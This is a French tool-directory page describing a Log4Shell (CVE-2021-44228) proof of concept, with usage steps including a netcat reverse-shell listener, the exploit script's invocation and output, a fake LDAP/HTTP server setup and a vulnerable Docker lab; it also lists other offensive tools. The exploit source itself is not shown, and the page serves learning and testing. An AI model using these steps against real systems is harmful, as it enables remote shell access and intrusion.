
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
LOGJ4_PocShell_CVE-2021-44228 — Preuve de concept pour CVE-2021-44228 (Log4Shell) qui automatise les serveurs LDAP et HTTP afin de délivrer une charge utile de shell inversé à une application Java vulnérable. | Kitploit
Outils/GitHubGitHub/yanghyperdata/logj4_pocshell_cve-2021-44228
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebApprentissage et ÉducationLabs et Pratique
GitHubyanghyperdata/logj4_pocshell_cve-2021-44228

LOGJ4_PocShell_CVE-2021-44228

Preuve de concept pour CVE-2021-44228 (Log4Shell) qui automatise les serveurs LDAP et HTTP afin de délivrer une charge utile de shell inversé à une application Java vulnérable.

Voir le dépôt
31il y a 2 ansPas encore vérifié
Partager

log4j-shell-poc

Une preuve de concept (PoC) pour la vulnérabilité récemment découverte CVE-2021-44228.

Récemment, une nouvelle vulnérabilité a été découverte dans log4j, une bibliothèque de journalisation Java très utilisée dans des projets comme Elasticsearch, Minecraft et bien d'autres.

Ce dépôt contient une application vulnérable exemple et une preuve de concept (PoC) d'exploitation de celle-ci.

Preuve de concept (PoC)

En guise de PoC, un fichier Python automatise le processus.

Prérequis :

pip install -r requirements.txt

Utilisation :

  • Lancez un écouteur netcat pour accepter la connexion du reverse shell.
nc -lvnp 9001
  • Lancez l'exploit.
    Remarque : Pour que cela fonctionne, l'archive Java extraite doit être nommée : jdk1.8.0_20 et se trouver dans le même répertoire.
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[+] Exploit java class created success
[+] Setting up fake LDAP server
Listening on 0.0.0.0:1389

Ce script mettra en place le serveur HTTP et le serveur LDAP pour vous, et créera également le payload que vous pourrez coller dans le paramètre vulnérable. Ensuite, si tout se passe bien, vous devriez obtenir un shell sur le port lport.


Application vulnérable

Un Dockerfile est fourni avec l'application web vulnérable. Vous pouvez l'utiliser en suivant les étapes ci-dessous :

1: docker build -t log4j-shell-poc .
2: docker run --network host log4j-shell-poc

Une fois lancée, vous pouvez y accéder sur localhost:8080


Obtenir la version Java.

Oracle fournit heureusement une archive pour toutes les versions précédentes de Java :
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html.
Faites défiler jusqu'à 8u20 et téléchargez les fichiers appropriés pour votre système d'exploitation et votre matériel. Screenshot from 2021-12-11 00-09-25

Remarque : Vous devez créer un compte pour pouvoir télécharger le package.

Une fois que vous avez téléchargé et extrait l'archive, vous trouverez java et quelques binaires associés dans jdk1.8.0_20/bin.
Remarque : Assurez-vous d'extraire le dossier jdk dans ce dépôt avec le même nom pour que cela fonctionne.

❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)

Avertissement

Ce dépôt n'a pas pour but d'être un exploit clé en main pour CVE-2021-44228. L'objectif de ce projet est d'aider les gens à apprendre cette vulnérabilité, et éventuellement de tester leurs propres applications (cependant, il existe de meilleures applications à cette fin, par exemple : https://log4shell.tools/).


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    370
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




